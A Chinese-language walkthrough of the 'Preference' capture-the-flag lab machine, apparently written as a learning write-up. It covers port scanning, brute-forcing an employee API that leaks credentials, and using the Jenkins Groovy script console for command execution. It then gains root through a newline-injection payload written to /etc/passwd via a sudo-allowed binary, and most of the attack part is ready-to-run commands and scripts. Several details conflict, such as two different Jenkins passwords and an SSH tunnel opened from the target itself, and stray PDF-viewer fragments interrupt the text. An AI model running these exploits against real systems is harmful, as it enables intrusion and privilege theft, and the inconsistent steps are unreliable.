

Preference 靶机 WP

目标：192.168.2.12

攻击机环境：ws1 Ubuntu 20.04

1. 端口探测


```
nmap -Pn -n -sC -sV -p- --min-rate 1000 192.168.2.12
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-23 23:47 CST
Nmap scan report for 192.168.2.12
Host is up (0.00065s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 10.5 (protocol 2.0)
5566/tcp  open  westec-connect?
```

发现开放端口：

```
22/tcp    open  ssh
5566/tcp  open  HTTP Werkzeug
```

访问 5566：




页面是 Maze Corp 的内部员工目录，输入员工的UID应该是可以查到目录中的员工信息，不过输入1然后点击查询页面返回 Request failed with status 404

2. 爆破获取可用员工UID

既然有可点击的Lookup按钮，且输入数据后点击有返回，可以尝试抓包查看其调用的接口



调用了/api/user接口，拼接UID，返回没有UID为1的员工，尝试爆破员工的UID看看能不能找到有信息的员工



让AI写了个脚本提取出所有<has_secret>为1的信息，发现了有很多敏感信息，其中UID为8764的泄露信息中写了ssh登录用户名和密码，别的UID的泄露信息甚至有管理员名字和密码：Jenkins 管理员密码：

Jenkins8038#Admin

文件

大纲

查找

子树

原始 XML

2. UID 9409

字段

原始 XML

3. UID 9182

字段

原始 XML

4. UID 8764

字段

原始 XML

5. UID 8038

字段

原始 XML

6. UID 7920

字段

原始 XML

7. UID 6530

字段

原始 XML

8. UID 5219

字段

原始 XML

9. UID 1954

字段

原始 XML

10. UID 1818

字段

原始 XML

user.has_secret	1
user.sso_token	sso_developer_8764_245587
user.api_key	sk_internal_297624172687
user.password_hash	\$2b\$12\$3636850726830173
user.backup_codes	["946020", "203879", "488566", "401628"]
user.vpn_access	1
user.private_notes	服务器 SSH 密码: R00t8764!Pass

原始 XML

```
<?xml version="1.0" ?>
<user>
  <uid>8764</uid>
  <username>gaoyan8764</username>
  <display_name>Gao Yan</display_name>
  <role>developer</role>
  <department>研发部</department>
  <email>gaoyan8764@mazesec.dsz</email>
  <phone>13898408861</phone>
  <status>active</status>
  <has_secret>1</has_secret>
  <sso_token>sso_developer_8764_245587</sso_token>
  <api_key>sk_internal_297624172687</api_key>
  <password_hash>$2b$12$3636850726830173</password_hash>
  <backup_codes>["946020", "203879", "488566", "401628"]</backup_codes>
  <vpn_access>1</vpn_access>
  <private_notes>服务器 SSH 密码: R00t8764!Pass</private_notes>
</user>
```

5. UID 8038

1 / 2185 页

用户名: gaoyan8764
服务器 SSH 密码: R00t8764!Pass

4. 获取 user flag

ssh gaoyan8764@192.168.2.12

密码:

R00t8764!Pass

读取 flag:

```
(base) zhixing@Zhixing:~$ ssh gaoyan8764@192.168.2.12
gaoyan8764@192.168.2.12's password:

--
\ \ ^ \ / / _ _ \ / _ _ \ / _ _ \ / _ _ \
\ v v / _ _ / | ( | ( ) | | | | | | _ _ \
\ ^ \ / \ _ _ | | \ _ _ \ _ _ / | | | | | \ _ _ |

gaoyan8764@Preference:~$ ls
user.txt

gaoyan8764@Preference:~$ cat user.txt
flag{user-6380a935b0dc8e88865aba0c0524b9b5}
```

结果：

```
flag{user-6380a935b0dc8e88865aba0c0524b9b5}
```

5. 发现并登录Jenkins系统

获取user的shell后首先查看一下 `id` 命令看到其uid为1000，为普通用户
再用 `ss -lntp` 命令查看开启的端口

再用 `ss -lntp` 命令查看开启的端口

```

gaoyan8764@Preference:~$ ss -ltnp
State      Recv-Q      Send-Q       Local Address:Port      Peer Address:Port      Process
LISTEN     0            128          0.0.0.0:22               0.0.0.0:*               sshd
LISTEN     0            128          0.0.0.0:5566             0.0.0.0:*               httpd
LISTEN     0            128          [::]:22                  [::]:*                  sshd
LISTEN     0            50           [::ffff:127.0.0.1]:8080  :::*                    *:*
```

发现有一个服务绑定在8080端口上且只能本地访问，尝试 `curl -v 127.0.0.1:8080` 查看服务信息

```
gaoyan8764@Preference:~$ curl -v 127.0.0.1:8080
* Trying 127.0.0.1:8080...
* Established connection to 127.0.0.1 (127.0.0.1 port 8080) from 127.0.0.1 port 45594
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 127.0.0.1:8080
> User-Agent: curl/8.21.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 403 Forbidden
< Server: Jetty(12.1.3)
< Date: Mon, 24 Aug 2026 02:35:55 GMT
< Vary: Accept-Encoding
< X-Content-Type-Options: nosniff
< Set-Cookie: JSESSIONID.0c32696b=node02nfuka59iqlvfeftgrtj8bz0.node0; Path=/; HttpOnly; SameSite=Lax
< Expires: Thu, 01 Jan 1970 00:00:00 GMT
< Content-Type: text/html;charset=utf-8
< X-Hudson: 1.395
< X-Jenkins: 2.535
< X-Jenkins-Session: 5f7a4181
< Transfer-Encoding: chunked

<html><head><meta http-equiv='refresh' content='1;url=/login?from=%2F'/><script id='redirect' data-redirect-url='/login?from=%2F' src='/static/5f7a4181/scripts/redirect.js'></script></head><body style='background-color:white; color:white;'>
Authentication required
<!--
-->

* Connection #0 to host 127.0.0.1:8080 left intact
</body></html>

gaoyan8764@Preference:~$
```

访问受限了，但是仔细看可以发现两个字段 `x-Jenkins: 2.535` 和 `x-Jenkins-Session: 3b8ea232`，之前获得过Jenkins管理员的密码，又提示我需要认证才能访问，说明需要传入参数登录后才能访问，由于不知道传参的方式，直接使用curl访问不是很方便，尝试使用ssh隧道转发端口到本地，然后使用浏览器访问：

由于Jenkins 只监听本机 127.0.0.1:8080，所以建立 SSH 隧道：

```
ssh -L 8080:127.0.0.1:8080 gaoyan8764@10.135.20.67
```

```
gaoyan8764@Preference:~$ ssh -L 8080:127.0.0.1:8080 gaoyan8764@10.135.20.67
The authenticity of host '10.135.20.67 (10.135.20.67)' can't be established.
ED25519 key fingerprint is: SHA256:xJ90oWmr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCsWY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.135.20.67' (ED25519) to the list of known hosts.
gaoyan8764@10.135.20.67's password:
bind [127.0.0.1]:8080: Address in use

Welcome
```

浏览器访问 `http://127.0.0.1:8080`，登录：

Username: jenkins

Password: Jenkins6530#Admin

Jenkins

+ New Item

Build History

Build Queue

No builds in the queue.

Build Executor Status

0/2

Welcome to Jenkins!

This page is where your Jenkins jobs will be displayed. To get started, you can set up distributed builds or start building a software project.

Start building your software project

Create a job

Set up a distributed build

Set up an agent

Configure a cloud

Learn more about distributed builds

REST API

Jenkins 2.535

6. Jenkins系统探索与发现脚本执行界面

在系统中探索发现notes界面里有一个节点

Jenkins / Nodes

Nodes

+ New Node


Configure Monitors

S	Name	Architecture	Clock Difference	Free Disk Space	Free Swap Space	Free Temp Space	Response Time
	Built-In Node	Linux (amd64)	In sync	7.92 GiB	512.00 MiB	1.91 GiB	0ms
	Data obtained	2 min 54 sec	2 min 54 sec	2 min 54 sec	2 min 54 sec	2 min 54 sec	2 min 54 sec

Icon: S M L

Legend

查询得Built-In Node就是Jenkins 主控服务器本身，点击管理发现了一个脚本执行界面




该界面允许输入任意 Groovy 脚本并在服务器上执行。用于故障排除和诊断，并且需要使用 `println` 命令查看输出，用AI写了一段：

执行：

```
def p = ["sh", "-c", "id; sudo -n -l"].execute()
def out = new StringBuffer()
def err = new StringBuffer()
p.waitForProcessOutput(out, err)

println("OUT=" + out)
println("ERR=" + err)
println("RC=" + p.exitValue())
```



输出显示：

```
uid=1001(jenkins) gid=1001(jenkins)
```

```
User jenkins may run the following commands:
    (ALL) NOPASSWD: /usr/local/bin/edit_passwd
```

说明该服务器以 `jenkins` 用户身份运行，并且jenkins用户虽然是普通用户但是可以用 `sudo` 执行 `/usr/local/bin/edit_passwd` 命令而无需密码

6. 分析 edit_passwd 漏洞


查询后发现/usr/local/bin/edit_passwd存在换行符提权漏洞，前提是用过滤换行符，尝试一下

```
def cmd = '''payload=$(printf
"x:/bin:/bin\\ngaoyan8764:x:0:0:root:/root:/bin/bash\\njunk:x:65530:65530:x")
sudo /usr/local/bin/edit_passwd bin "$payload"
awk -F: '$1=="gaoyan8764"{print NR ":" $0}' /etc/passwd
'''

def p = ["sh", "-c", cmd].execute()
def out = new StringBuffer()
def err = new StringBuffer()

p.waitForProcessOutput(out, err)

println("OUT=" + out)
println("ERR=" + err)
println("RC=" + p.exitValue())
```



成功，这里由于/etc/passwd中bin在gaoyan8764，用换行符写入的gaoyan8764:x:0:0:root也在之前的gaoyan8764上面，系统会优先加载上面的配置，这里也是做了几次尝试，由于发现程序会自动追加 `:/bin:/bin`，所以在后面又加了一行 `\\njunk:x:65530:65530:x` 让其不影响到gaoyan8764的配置，现在gaoyan8764已经是root用户了

7. 获取 root flag

提权后重新ssh连接到gaoyan8764

```
gaoyan8764@Preference:~$ su -s /bin/bash gaoyan8764
Password:
root@Preference:/home/gaoyan8764# cd /root
root@Preference:~# ls
root.txt
root@Preference:~# cat root.txt
flag{root-f528c6318cb57c8f56f8b9ebf9a10b56}
```

获取root的shell与flag

```
flag{root-f528c6318cb57c8f56f8b9ebf9a10b56}
```

最终 flag

```
User: flag{user-6380a935b0dc8e88865aba0c0524b9b5}
Root: flag{root-f528c6318cb57c8f56f8b9ebf9a10b56}
```